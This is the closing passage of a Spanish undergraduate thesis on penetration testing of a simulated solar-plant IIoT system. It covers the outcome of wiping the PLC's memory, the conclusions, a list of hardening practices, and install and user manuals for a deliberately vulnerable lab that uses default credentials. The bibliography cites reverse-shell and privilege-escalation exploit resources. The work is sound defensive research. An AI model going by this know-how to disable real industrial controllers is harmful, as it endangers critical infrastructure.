

Figura 8.21: Vista del monitor tras el borrado de memoria del PLC

Se puede observar como el borrado de memoria del PLC ha sido exitoso y **el servicio ha dejado de funcionar por completo**. Así se nos muestra por pantalla un error que nos informa de que no se han podido cargar los datos y nos insta a contactar con el administrador del sistema.

Hemos visto, por tanto, hasta que punto se pueden explotar un conjunto de vulnerabilidades en sistemas IIoT para tomar por completo la instalación y poder manipularla o incluso desconfigurarla para que deje de funcionar.

Capítulo 9

Conclusiones

Una vez finalizado el proyecto, **podemos afirmar que hemos cumplido el objetivo principal**, que era desarrollar una prueba de concepto (PoC) para verificar las posibilidades de explotación de vulnerabilidades de ciberseguridad sobre un caso de uso que caracterizase un sistema de monitorización y control remoto de una instalación de energía solar conectada a Internet.

Consideramos cumplido este objetivo principal porque hemos analizado (ver capítulo 5), diseñado (ver capítulo 6) e implementado (ver capitulo 7) una caracterización de un entorno IIoT real basado en un caso de uso de una instalación solar; y, a continuación, hemos utilizado este entorno para verificar la prueba de concepto mediante el análisis y explotación de vulnerabilidades hasta llegar a comprometer el sistema por completo (ver capítulo 8).

De igual manera, **podemos afirmar que hemos cumplido la serie de objetivos generales que se habían planteado inicialmente**:

- Se planteó que el entorno IIoT caracterizado debía contar con una infraestructura virtualizada en dos capas: *Frontend* y *Backend*. Si consideramos el capítulo de diseño de la infraestructura (ver capítulo 6 y especialmente figura 6.1), se puede observar cómo se ha realizado la división del sistema en estas dos capas. Además, si nos fijamos en el capítulo de implementación de la infraestructura (ver capítulo 7), podemos comprobar como cada uno de estos elementos del sistema se han puesto en marcha sobre máquinas virtuales. Por tanto, **podemos considerar este objetivo como cumplido**.
- Otro de los objetivos generales del trabajo era disponer de un servicio de monitoreo de la instalación energética basado en una página web expuesta a Internet que permitiese las siguientes funcionalidades: ver la energía que se está generando en tiempo real, apagar o encender el sistema y modificar el ángulo en que se encuentran las placas. En este sentido, si accedemos al servicio web que se ha implementado, podemos comprobar de forma sencilla que cuenta con todas estas funcionalidades. Por tanto, **podemos dar este objetivo como cumplido**.
- También se propuso que el *Backend* debía estar compuesto por dos subsistemas: un Gateway IoT, que hace de interfaz IT-OT; y un PLC industrial simulado (PLC-Sim), capaz de caracterizar el comportamiento de una instalación fotovoltaica real. Si observamos los apartados de diseño (ver capítulo 6) e implementación de la infraestructura (ver capítulo 7), veremos cómo se han

representado ambos elementos del *Backend* y cómo se ha desarrollado el conjunto de funciones que simulan el comportamiento de un sistema fotovoltaico real. Por tanto, **podemos dar este objetivo como cumplido**.

- Otros dos de los objetivos generales que se planteaban eran los siguientes: un análisis de vulnerabilidades sobre sistemas IoT con servicios de autenticación web abiertos a la red que se apoyan en bases de datos de tipo SQL; y un estudio y documentación de técnicas, tácticas y procedimientos utilizados para comprometer un caso de uso basado en la monitorización de una instalación energética de forma remota. **Ambos objetivos han quedado satisfechos** en el capítulo de Pentesting (ver capítulo 8), en el que se muestra un ejemplo de cómo se ha comprometido la infraestructura.

- El último de los objetivos generales que habíamos propuesto era era extraer una serie de conclusiones que se pudieran trasladar a sistemas reales para reducir el riesgo de compromiso. Este objetivo se va a satisfacer a continuación, en el apartado de aportaciones.

9.1 Aportaciones

En esta sección, tal y como se planteó en el capítulo de objetivos, vamos a elaborar un **listado de buenas prácticas** que, trasladadas a sistemas IIoT reales, reduzcan su riesgo de compromiso. Es importante destacar que las recomendaciones que se van a exponer a continuación son el resultado de lo aprendido durante todo el desarrollo de la prueba de concepto y constituyen una de las principales cosas que me ha aportado el realizar el trabajo. El listado de buenas prácticas que se ha elaborado es el siguiente:

- **Separar el sistema en tres componentes:** Aunque la conexión entre el componente IT y el OT se puede realizar directamente, es cierto que lo más recomendable es añadir en medio un Gateway IoT. Esta pasarela constituye una primera línea de defensa para los dispositivos OT que por definición no están diseñados para ser seguros.

- **Red interna IoT aislada:** Los componentes que conforman la infraestructura IoT deben estar dentro de una misma red aislada y sin conexión directa a Internet. Los elementos OT y el Gateway IoT no necesitan conexión directa a Internet porque utilizan al componente IT, que está expuesto a la Red y también conectado a la red interna IoT, como puerta de salida. Esto añade una capa de seguridad ya que desde fuera es imposible llegar a la red IoT sin utilizar el componente IT como puente.

- **Dispositivos actualizados:** Es necesario tener todos los componentes de la red actualizados para evitar ataques basados en vulnerabilidades conocidas (CVE). Si no es posible actualizar algunos sistemas por alguna razón como, por ejemplo, la compatibilidad ciertos programas, es necesario ser consciente del riesgo y añadir por delante alguna línea de defensa adicional como, por ejemplo, un *firewall*.

- **Política de permisos restrictiva:** La política de permisos tanto de los usuarios del sistema como de la base de datos debe ser lo más restrictiva posible manteniendo la funcionalidad necesaria. De no ser así, nos arriesgamos a que un usuario realice acciones que no debería poder hacer, lo que implica un gran riesgo en términos de seguridad.

- **Intentar no ejecutar programas como root:** Dentro de las posibilidades se recomienda no ejecutar programas como root dado que, si logran vulnerarlo para ejecutar comandos del sistema, dispondrían de todos los privilegios necesarios para hacer lo que quisieran.
- **No utilizar únicamente el usuario root:** Aunque existan dispositivos como el Gateway IoT en el que solo es necesario un usuario del sistema, no es recomendable que el único sea el usuario root. Ya que, si comprometen el sistema, tendrían todos los privilegios a su disposición.
- **Validar todos los campos:** Es imprescindible validar lo que se introduce en los campos de texto antes de construir una consulta SQL o ejecutar comando del sistema. De no hacerlo, corremos el riesgo de que nos inyecten código o modifiquen la consulta SQL que hemos establecido.
- **Comunicación segura:** Es fundamental que la comunicación entre los componentes del sistema esté encriptada para evitar ataques de tipo *Man-in-the-Middle* (MITM) en los que un intermediario es capaz de interceptar e interpretar los mensajes.
- **No utilizar credenciales predecibles:** Es importante no utilizar credenciales de acceso por defecto o sencillas de adivinar mediante un simple ataque por fuerza bruta utilizando alguno de los múltiples diccionarios están disponibles en la Red.
- **Pentesting periódico:** Con el fin de encontrar vulnerabilidades que afecten a nuestros sistemas IoT, es interesante someterlos a test de penetración periódicos.

9.2 Trabajo futuro

Tras el desarrollo de la Práctica en Empresa y de este Trabajo de Fin de Grado en Fundación CIDAUT, he aprendido a ser consciente tanto de la importancia de disponer de una política de seguridad que garantice la integridad, confidencialidad y disponibilidad de los sistemas de control industrial; como del valor que tienen este tipo de infraestructuras caracterizadas que se construyen específicamente para realizar este tipo de estudios de vulnerabilidades de ciberseguridad. Por este motivo, la idea de trabajo a futuro se centra en los dos siguientes puntos:

- Mejorar esta infraestructura para que parezca aún mas real utilizando un sitio web más elaborado, disponiendo de más funcionalidades, contando con dispositivos reales en vez de virtualizados, etc.
- Utilizar esta infraestructura a modo de *honeypot* que nos permita extraer conocimiento sobre sobre técnicas, tácticas y procedimientos que utilizan los atacantes para comprometer sistemas de control industrial.

Parte IV

Apéndices

Manual de Instalación

En este capítulo, se detallará como realizar la instalación y puesta en marcha del escenario que se ha desarrollado para la prueba de concepto. Este escenario, formado por tres componentes (Servidor Web, Gateway IoT y PLC-Sim) esta virtualizado por lo que en primer lugar hay que instalar un software de virtualización. En este caso, se ha optado por utilizar Oracle VM VirtualBox, un software de código abierto, gratuito y multiplataforma (Windows, GNU/Linux, Mac OS). Para instalarlo simplemente hay que seguir los pasos que se detallan en su página web [80].

A partir de este momento, dividiremos el manual de instalación en tres secciones, una para cada uno de los componentes del sistema.

Instalación del Servidor Web

Para poner en marcha la máquina virtual que actúa de servidor web hay que seguir los siguientes pasos:

1. Descargaremos la imagen ISO de Ubuntu Server 18.04.5 [78].

2. Abriremos VirtualBox y pulsaremos sobre el botón *New* o *Nueva* (dependiendo del idioma en que este configurado el equipo anfitrión). Pondremos el nombre que deseemos a la máquina, indicaremos que se trata de un Linux y que la distribución es Ubuntu (64-bit). Dejaremos el resto de la configuración por defecto.

3. Una vez hecha la primera configuración de la máquina, vamos cambiar los ajustes de red. Para ello, hacemos click sobre la máquina y presionamos *Settings* o Configuración. Nos vamos a la opción de *Network* o Red y configuraremos el primer adaptador como *Bridged Adapter* o Adaptador Puente y el segundo adaptador como *Internal Network* o Red Interna. El nombre de la red interna será intnet.

4. Ahora iniciamos la máquina y nos pedirá seleccionar un disco de inicio. En este momento es cuando tenemos que seleccionar la imagen de Ubuntu Server 18.04.5 que nos hemos descargado y presionar en *Start*.

5. En la configuración inicial de Ubuntu, estableceremos el idioma y distribución de teclado que deseemos y dejaremos el resto de opciones tal y como vienen por defecto. Cuando lleguemos a la configuración de nuestro perfil, es necesario que el nombre del usuario sea *server*. Para la contraseña y el nombre del equipo no hay ningún tipo de restricción. Es importante rechazar cualquier tipo de actualización si se nos pidiese. Una vez finalizada la instalación se activará un botón para poder reiniciar la máquina.

6. Una vez reiniciada la máquina, iniciaremos sesión y ejecutaremos los siguientes comandos (es MUY importante ejecutar el último comando como superusuario):

```
sudo apt update
sudo apt install git mysql-server apache2 python3 python3-pip
   python3-venv libapache2-mod-wsgi-py3 php libapache2-mod-php
git clone https://github.com/fjdcordon/tfg-servidorweb
cd tfg-servidorweb
sudo ./setup.sh
```

7. Una vez finalizada la puesta en marcha del servidor web, la máquina se reiniciará de nuevo. Cuando vuelva a arrancar tendremos el componente totalmente funcional.

Es MUY importante destacar que el monitor nos dará un error de carga de datos y no funcionará si alguno de los otros dos componentes (PLC-SIM y Gateway IoT) no está encendido.

Instalación del Gateway IoT

Para poner en marcha la máquina virtual que actúa de Gateway IoT hay que seguir los siguientes pasos:

1. Descargar la imagen de máquina virtual de Arch Linux preparada para VirtualBox [41].

2. Una vez descargado el archivo, lo descomprimiremos y localizaremos el fichero *box.ovf*. Ahora, abrimos VirtualBox abrimos el menú de Archivo o *File* (dependiendo del idioma en que este configurado el equipo anfitrión) y haremos click sobre Importar servicio virtualizado o *Import Appliance*. Como fuente elegiremos Sistema local o *Local File System* y elegiremos el mencionado archivo *box.ovf*. Pulsaremos en continuar, pondremos el nombre que deseemos a la máquina y dejaremos el resto de opciones por defecto.

3. Ahora iniciaremos la máquina. Cuando lleguemos a la pantalla de *login* introduciremos como usuario y contraseña *vagrant*. A continuación, ejecutaremos el comando *sudo passwd* y pondremos la contraseña que deseemos para el usuario *root*. Después cerraremos sesión con el comando *logout* para, posteriormente, volver a iniciar sesión como *root* con la contraseña que acabamos de establecer.

4. Con la sesión de root iniciada ejecutaremos los siguientes comandos:

```
localectl set-keymap es
pacman -Syyu git python-pip
git clone https://github.com/fjdcordon/tfg-gateway
cd tfg-gateway
./setup.sh
```

   El primer comando sirve para cambiar el *layout* del teclado al Español. Se pueden consultar todos los tipos de *layout* con el comando *localectl list-keymaps*.

5. Una vez finalizada la ejecución del *script*, la máquina se apagará. Antes de volver a encenderla, es necesario ir a la configuración de red de la máquina y cambiar el único adaptador que tiene de modo NAT a modo Red Interna o *Internal Network*. El nombre de la red interna es el que viene por defecto: *intnet*.

6. Ahora volvemos a iniciar la máquina y ya tendremos el componente totalmente funcional.

Es MUY importante destacar que, para que el gateway haga su función, al menos el PLC-SIM debe de estar encendido.

Instalación del PLC-Sim

Para poner en marcha la máquina virtual que actúa de PLC-Sim hay que seguir los siguientes pasos:

1. Descargar la imagen de máquina virtual de Arch Linux preparada para VirtualBox [41].

2. Una vez descargado el archivo, lo descomprimiremos y localizaremos el fichero *box.ovf*. Ahora, abrimos VirtualBox abrimos el menú de Archivo o *File* (dependiendo del idioma en que este configurado el equipo anfitrión) y haremos click sobre Importar servicio virtualizado o *Import Appliance*. Como fuente elegiremos Sistema local o *Local File System* y elegiremos el mencionado archivo *box.ovf*. Pulsaremos en continuar, pondremos el nombre que deseemos a la máquina y dejaremos el resto de opciones por defecto.

3. Ahora iniciaremos la máquina. Cuando lleguemos a la pantalla de *login* introduciremos como usuario y contraseña *vagrant*. A continuación, ejecutaremos el comando *sudo passwd* y pondremos la contraseña que deseemos para el usuario *root*. Después cerraremos sesión con el comando *logout* para, posteriormente, volver a iniciar sesión como *root* con la contraseña que acabamos de establecer.

4. Con la sesión de root iniciada ejecutaremos los siguientes comandos:

```
localectl set-keymap es
pacman -Syyu git python-pip
git clone https://github.com/fjdcordon/tfg-plc
cd tfg-plc
./setup.sh
```

   El primer comando sirve para cambiar el *layout* del teclado al Español. Se pueden consultar todos los tipos de *layout* con el comando *localectl list-keymaps*.

5. Una vez finalizada la ejecución del *script*, la máquina se apagará. Antes de volver a encenderla, es necesario ir a la configuración de red de la máquina y cambiar el único adaptador que tiene de modo NAT a modo Red Interna o *Internal Network*. El nombre de la red interna es el que viene por defecto: *intnet*.

6. Ahora volvemos a iniciar la máquina y ya tendremos el componente totalmente funcional.

Es MUY importante destacar que, para que los otros dos componentes no podrán funcionar si este no esta encendido.

Manual de Usuario

Tras haber explicado como realizar la instalación de este sistema de monitorización y control de energía solar que ha servido como escenario para nuestra prueba de concepto, en este capítulo, vamos a ver cómo se utiliza.

En primer lugar, deberemos abrir Oracle VM VirtualBox y encender las tres máquinas (Servidor web, Gateway IoT y PLC-Sim). Iniciaremos sesión en el servidor web con el usuario *server* y la contraseña que hayamos elegido durante la instalación. Ahora, ejecutamos el comando *ip a* y apuntamos la IP del servidor.

En segundo lugar, desde nuestro equipo anfitrión, abriremos un navegador y escribiremos la siguiente url: https://<ip del servidor web>:8443. Nos aparecerá por pantalla una advertencia porque el certificado es autofirmado, pero pulsaremos en continuar.

Una vez dentro de la página web, lo primero que nos encontraremos es la página de inicio de sesión (ver figura 9.1). Para entrar al monitor nos tendremos que identificar con usuario y contraseña. Las credenciales por defecto son *user* y *password*. Se pueden añadir más usuarios en la tabla *users* de la base de datos (hay que tener en cuenta que no se almacena la contraseña en plano, sino su resumen SHA256).



Figura 9.1: Pantalla de inicio de sesión de la web

Una vez en la pantalla del monitor (ver figura 9.2), podemos ver la energía en generación en tiempo real, el estado del sistema (encendido o apagado) y el ángulo de inclinación en que se encuentran las placas. También podemos encontrar un botón para cambiar el estado del sistema, modificar el ángulo de inclinación de las placas y cerrar sesión.

Figura 9.2: Monitor de control de la instalación

Bibliografía

[1] *¿En qué se diferencian las tecnologías de la información IT y las tecnologías de la operación OT?* URL: https://netcloudengineering.com/tecnologia-informacion-it-operacion-ot/. (Último acceso: 27.06.2022).

[2] *¿Para qué sirve un PLC?* URL: https://www.autycom.com/para-que-sirve-un-plc/. (Último acceso: 27.06.2022).

[3] *¿Qué aporta la tecnología de operaciones (OT) a la automatización de procesos?* URL: https://meinsa.com/2021/11/automatizacion-de-procesos-que-aporta-la-tecnologia-de-operaciones-ot/. (Último acceso: 27.06.2022).

[4] *¿Qué es el Internet industrial de las cosas?* 2021. URL: https://www.redhat.com/es/topics/internet-of-things/what-is-iiot. (Último acceso: 27.06.2022).

[5] *¿Qué es la tecnología operativa (TO)?* URL: https://www.fortinet.com/lat/solutions/industries/scada-industrial-control-systems/what-is-ot-security. (Último acceso: 27.06.2022).

[6] *¿Qué es un gestor de base de datos y cuáles son los más usados?* 2019. URL: https://www.netec.com/post/que-es-un-gestor-de-base-de-datos-y-cuales-son-los-mas-usados. (Último acceso: 27.06.2022).

[7] *¿Que es un Protocolo de Aplicación? - Definición de Protocolo de Aplicación*. URL: https://www.masadelante.com/faqs/protocolo-de-aplicacion. (Último acceso: 27.06.2022).

[8] *¿Qué es y para qué sirve la Norma ISO 27001?* 2016. URL: https://www.esan.edu.pe/conexion-esan/que-es-y-para-que-sirve-la-norma-iso-27001. (Último acceso: 02.06.2022).

[9] F. Acero Martín. *Los problemas de la convergencia OT/IT y cómo sobrevivir a ellos*. 2019. URL: https://www.linkedin.com/pulse/los-problemas-de-la-convergencia-otit-y-c%C3%B3mo-ellos-acero-martin/?originalSubdomain=es. (Último acceso: 27.04.2022).

[10] A. R. Aguiar. *10 años de Stuxnet, el primer ciberataque al mundo físico: por qué el IoT industrial será el nuevo frente de la guerra digital y las compañías deben anticiparse a esta amenaza*. 2020. URL: https://www.businessinsider.es/10-anos-stuxnet-primer-ciberataque-mundo-fisico-657755. (Último acceso: 04.05.2022).

[11] A. R. Aguiar. *El mayor oleoducto de EEUU paralizado o la red de aguas de una ciudad envenenada: por qué son tan críticos los ataques a industrias que usan dispositivos IoT, según un experto español*. 2021. URL: https://www.businessinsider.es/ataque-oleoductos-redes-aguas-ciberataques-iot-crecen-850431. (Último acceso: 04.05.2022).

[12] A. R. Aguiar. *Hackean el suministro de aguas de una ciudad de Florida para intentar envenenar a los vecinos: un recordatorio de hasta dónde llegan las amenazas digitales*. 2021. URL: https://www.businessinsider.es/hackean-planta-aguas-envenenar-poblacion-807997. (Último acceso: 04.05.2022).

[13] *Apache*. URL: https://httpd.apache.org/. (Último acceso: 20.06.2022).

[14] *APSheduler*. URL: https://apscheduler.readthedocs.io/en/3.x/userguide.html. (Último acceso: 17.06.2022).

[15] *Arch Linux*. URL: https://archlinux.org/. (Último acceso: 20.06.2022).

[16] berdav. *CVE-2021-4034*. 2022. URL: https://github.com/berdav/CVE-2021-4034. (Último acceso: 14.06.2022).

[17] L. Cabello. *La energía fotovoltaica genera en diciembre un 37 % más que hace un año*. 2022. URL: https://www.pv-magazine.es/2022/01/04/la-energia-fotovoltaica-genera-en-diciembre-un-37-mas-que-hace-un-ano/. (Último acceso: 28.04.2022).

[18] *Ciberseguridad en el sector eléctrico: Amenazas para sistemas TI y OT*. 2020. URL: https://www2.deloitte.com/content/dam/Deloitte/pe/Documents/risk/cl-ciberseguridad-en-el-sector-electrico-diciembre-2020.pdf. (Último acceso: 27.04.2022).

[19] *Cookie (informática)*. URL: https://es.wikipedia.org/wiki/Cookie_(inform%C3%A1tica). (Último acceso: 27.06.2022).

[20] *Desarrollo ágil de software*. URL: https://es.wikipedia.org/wiki/Desarrollo_%C3%A1gil_de_software. (Último acceso: 27.06.2022).

[21] *Django (Página Oficial)*. URL: https://www.djangoproject.com. (Último acceso: 28.04.2022).

[22] F. J. Domínguez Cordón. *tfg-gateway*. 2022. URL: https://github.com/fjdcordon/tfg-gateway. (Último acceso: 17.06.2022).

[23] F. J. Domínguez Cordón. *tfg-plc*. 2022. URL: https://github.com/fjdcordon/tfg-plc. (Último acceso: 20.06.2022).

[24] F. J. Domínguez Cordón. *tfg-servidorweb*. 2022. URL: https://github.com/fjdcordon/tfg-servidorweb. (Último acceso: 23.06.2022).

[25] *El 58 % de las empresas han sufrido un aumento en los ciberataques por la pandemia*. 2020. URL: https://www.datacentermarket.es/mercado/noticias/1122730032609/58-de-empresas-han-sufrido-aumento-ciberataques-pandemia.1.html. (Último acceso: 04.05.2022).

[26] J. Ellingwood. *How To Serve Django Applications with Apache and mod_wsgi on Ubuntu 14.04*. 2015. URL: https://www.digitalocean.com/community/tutorials/how-to-serve-django-applications-with-apache-and-mod_wsgi-on-ubuntu-14-04. (Último acceso: 17.06.2022).

[27] *Engineers to Work on Cybersecurity for Systems Linking Solar Power to Grid*. 2020. URL: https://news.uark.edu/articles/52774/engineers-to-work-on-cybersecurity-for-systems-linking-solar-power-to-grid. (Último acceso: 28.04.2022).

[28] Y. Fernández. *Qué son las cookies, qué tipos hay y qué pasa si las desactivas*. 2020. URL: https://www.xataka.com/basics/que-cookies-que-tipos-hay-que-pasa-desactivas. (Último acceso: 27.06.2022).

[29] F.J. Fernández Jiménez y F.J. Muñoz Calle. *Programación Shell-script en Linux*. 2018. URL: http://trajano.us.es/~fjfj/shell/shellscript.htm. (Último acceso: 27.06.2022).

[30] A. Francoso Figueredo. *La convergencia del mundo IT y OT*. 2019. URL: https://www.redseguridad.com/sectores/la-convergencia-del-mundo-it-y-ot_20191126.html. (Último acceso: 27.04.2022).

[31] C. Galindo. *La subida de los precios de la energía pone en jaque a la industria*. 2021. URL: https://elpais.com/economia/2021-10-13/la-subida-de-los-precios-de-la-energia-pone-en-jaque-a-la-industria.html. (Último acceso: 28.04.2022).

[32] M. García. *Proteger los entornos IoT: una de las claves para la industria 4.0*. 2021. URL: https://www.interempresas.net/TIC/Articulos/347168-Proteger-los-entornos-IoT-una-de-las-claves-para-la-industria-40.html. (Último acceso: 04.05.2022).

[33] F. A. Garófalo. *¿Cómo funciona realmente un sistema IoT?* 2018. URL: https://www.linkedin.com/pulse/c%C3%B3mo-funciona-realmente-un-sistema-iot-fabi%C3%A1n-alejandro-gar%C3%B3falo/?originalSubdomain=es. (Último acceso: 23.05.2022).

[34] *Gateway Devices*. URL: https://knowledgebase.iotconnect.io/knowledgebase/gateway-devices/. (Último acceso: 23.05.2022).

[35] M. Giles. *Así se propaga Triton, el malware que amenaza a la industria mundial*. 2019. URL: https://www.technologyreview.es//s/11009/asi-se-propaga-triton-el-malware-que-amenaza-la-industria-mundial. (Último acceso: 04.05.2022).

[36] A. González. *Stuxnet: La oscura trama del virus que ordenó destruirse a mil máquinas de una planta nuclear iraní*. 2020. URL: https://www.biobiochile.cl/noticias/internacional/medioriente/2020/01/03/stuxnet-la-oscura-trama-del-virus-que-ordeno-destruirse-a-mil-maquinas-de-una-planta-nuclear-irani.shtml. (Último acceso: 04.05.2022).

[37] *Horas de salida y puesta de sol de Valladolid, España*. URL: https://sunrise.maplogs.com/es/valladolid_spain.12607.html. (Último acceso 26.05.2022).

[38] *How to ensure that there is a delay before a service is started in systemd?* 2017. URL: https://stackoverflow.com/questions/43001223/how-to-ensure-that-there-is-a-delay-before-a-service-is-started-in-systemd. (Último acceso: 27.06.2022).

[39] *How to use Django with Apache and mod_wsgi*. URL: https://docs.djangoproject.com/en/4.0/howto/deployment/wsgi/modwsgi/.

[40] *IEC 62443*. URL: https://en.wikipedia.org/wiki/IEC_62443. (Último acceso: 02.06.2022).

[41] *Imagen de máquina virtual de Arch Linux para VirtualBox*. URL: https://gitlab.archlinux.org/archlinux/arch-boxes/-/jobs/63545/artifacts/file/output/Arch-Linux-x86_64-virtualbox-20220623.63545.box. (Último acceso: 25.06.2022).

[42] *Independent Study Pinpoints Significant SCADA/ICS Security Risks*. 2019. URL: https://www.fortinet.com/content/dam/fortinet/assets/white-papers/WP-Independent-Study-Pinpoints-Significant-Scada-ICS-Cybersecurity-Risks.pdf. (Último acceso: 27.04.2022).

[43] *Instalar placas solares en Valladolid: coste, subvenciones y empresas instaladoras*. URL: https://tarifasgasluz.com/autoconsumo/provincias/valladolid. (Último acceso 26.05.2022).

[44] *Internet de las cosas*. URL: https://es.wikipedia.org/wiki/Internet_de_las_cosas. (Último acceso: 27.06.2022).

[45] *Introducción a Django*. URL: https://developer.mozilla.org/es/docs/Learn/Server-side/Django/Introduction. (Último acceso: 28.04.2022).

[46] J.C.L. *Lo que ahorran (y ganan) las empresas pasándose a la energía solar*. 2022. URL: https://elpais.com/sociedad/2022-02-25/lo-que-ahorran-y-ganan-las-empresas-pasandose-a-la-energia-solar.html. (Último acceso: 28.04.2022).

[47] *Las empresas son más vulnerables con el confinamiento: el teletrabajo ha incrementado el riesgo de ataques*. 2020. URL: https://www.businessinsider.es/empresas-son-vulnerables-confinamiento-teletrabajo-ha-incrementado-riesgo-ataques-628585. (Último acceso: 27.04.2022).

[48] E. Lera. *El vigía de la red de los entornos industriales*. 2020. URL: https://diariodecastillayleon.elmundo.es/articulo/innovadores/vigia-red-entornos-industriales/20201201201302019932.html. (Último acceso: 28.04.2022).

[49] F. Matango. *Protocolos de transporte*. 2016. URL: http://www.servervoip.com/blog/tag/protocolos-de-transporte/. (Último acceso: 27.06.2022).

[50] *Metodologías ágiles: ¿Qué son y cuáles son las más utilizadas?* 2021. URL: https://www.aden.org/business-magazine/metodologias-agiles/. (Último acceso: 01.06.2022).

[51] *mod_wsgi*. URL: https://modwsgi.readthedocs.io/en/master/. (Último acceso: 17.06.2022).

[52] *MySQL Connector/Python Developer Guide*. URL: https://dev.mysql.com/doc/connector-python/en/. (Último acceso 31.05.2022).

[53] *Nmap Reference Guide*. URL: https://nmap.org/book/man.html. (Último acceso: 14.06.2022).

[54] L. Ojea. *Los ciberataques al sector energético de todo el mundo aumentan alrededor de un 41 % en solo los primeros seis meses de 2019*. 2019. URL: https://elperiodicodelaenergia.com/los-ciberataques-al-sector-energetico-de-todo-el-mundo-aumentan-alrededor-de-un-41-en-solo-los-primeros-seis-meses-de-2019/. (Último acceso: 04.05.2022).

[55] E. Oriol. *Lanzando Django en producción con Apache, WSGI y MySQL*. 2014. URL: http://blog.enriqueoriol.com/2014/06/lanzando-django-en-produccion-con.html. (Último acceso: 17.06.2022).

[56] P. Plaza Martinez. *Reverse shell – Cheat Sheet*. 2018. URL: https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/. (Último acceso: 14.06.2022).

[57] *PoC o Prueba de Concepto: qué es y cuándo usarla*. 2018. URL: https://apser.es/poc-o-prueba-de-concepto-que-es-y-cuando-usarla/. (Último acceso: 27.06.2022).

[58] C. Polo. *PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation*. URL: https://github.com/carlospolop/PEASS-ng/. (Último acceso: 14.06.2022).

[59] *Protección de la Información*. URL: https://www.incibe.es/sites/default/files/contenidos/dosieres/metad_proteccion-de-la-informacion.pdf. (Último acceso: 01.06.2022).

[60] *Puerta de enlace*. URL: https://es.wikipedia.org/wiki/Puerta_de_enlace. (Último acceso: 27.06.2022).

[61] F. J. Ramírez. *Saltos entre redes IT y OT. Parte I*. URL: https://security-garage.com/index.php/es/herramientas/saltos-entre-redes-it-y-ot-parte-i. (Último acceso: 23.05.2022).

[62] J. Sáez Hurtado. *Cómo funciona la Metodología Scrum: Qué es y cómo utilizarla*. 2021. URL: https://www.iebschool.com/blog/metodologia-scrum-agile-scrum/. (Último acceso: 01.06.2022).

[63] W. Salame. *How to use SQL injections to execute OS commands and to get a shell*. 2022. URL: https://kalitut.com/how-to-use-sql-injections-to-get-shell/. (Último acceso: 14.06.2022).

[64] *Scapy: Packet crafting for Python2 and Python3*. URL: https://modwsgi.readthedocs.io/en/master/. (Último acceso: 17.06.2022).

[65] *Script*. URL: https://es.wikipedia.org/wiki/Script. (Último acceso: 27.06.2022).

[66] *Secure Copy*. URL: https://es.wikipedia.org/wiki/Secure_Copy. (Último acceso: 27.06.2022).

[67] *Secure Shell*. URL: https://es.wikipedia.org/wiki/Secure_Shell. (Último acceso: 27.06.2022).

[68] Shashank. *Anatomy of an attack: gaining reverse shell from SQL injection*. 2018. URL: https://resources.infosecinstitute.com/topic/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/. (Último acceso: 14.06.2022).

[69] P. Stefaniak. *¿Qué es Backend y Frontend?* 2019. URL: https://descubrecomunicacion.com/que-es-backend-y-frontend/. (Último acceso: 27.06.2022).

[70] K. Stouffer y col. *Guide to Industrial Control Systems (ICS) Security*. 2015. URL: https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final. (Último acceso: 02.06.2022).

[71] K. Stouffer y col. *Guide to Operational Technology (OT) Security*. 2022. URL: https://csrc.nist.gov/publications/detail/sp/800-82/rev-3/draft. (Último acceso: 02.06.2022).

[72] *Systemd*. URL: https://es.wikipedia.org/wiki/Systemd. (Último acceso: 27.06.2022).

[73] *Systemd*. URL: https://es.wikipedia.org/wiki/Systemd. (Último acceso: 27.06.2022).

[74] *Tecnología de la información*. URL: https://es.wikipedia.org/wiki/Tecnolog%C3%ADa_de_la_informaci%C3%B3n. (Último acceso: 27.06.2022).

[75] *Teletrabajo y digitalización: los retos que la pandemia ha traído a la ciberseguridad*. 2020. URL: https://www.heraldo.es/branded/teletrabajo-y-digitalizacion-los-retos-que-la-pandemia-ha-traido-a-la-ciberseguridad/. (Último acceso: 27.04.2022).

[76] *Top 2019 Cyber Attaks on ICS (Infographic)*. 2019. URL: https://waterfall-security.com/top-2019-attacks-on-ics/. (Último acceso: 23.05.2022).

[77] J. N. Torrecillas Rodríguez. *Migración de Industria 3.0 a 4.0 y su securización. Para ser competitivo en un medio digital cada vez más hostil*. 2021. URL: https://www.linkedin.com/pulse/migraci%C3%B3n-de-industria-30-40-y-su-securizaci%C3%B3n-para-jes%C3%BAs-nazareno/?originalSubdomain=es. (Último acceso: 27.04.2022).

[78] *Ubuntu Server 18.04.5 ISO*. 2018. URL: https://old-releases.ubuntu.com/releases/18.04.5/ubuntu-18.04-live-server-amd64.iso. (Último acceso: 17.06.2022).

[79] A. Viavino. *¿Qué es un controlador?* 2022. URL: https://docs.microsoft.com/es-es/windows-hardware/drivers/gettingstarted/what-is-a-driver-. (Último acceso: 27.06.2022).

[80] *VirtualBox*. URL: https://www.virtualbox.org/. (Último acceso: 20.06.2022).

[81] *Vulnerabilidad en el recuento de parámetros de llamada en la utilidad pkexec de polkit (CVE-2021-4034)*. 2022. URL: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2021-4034. (Último acceso 31.05.2022).

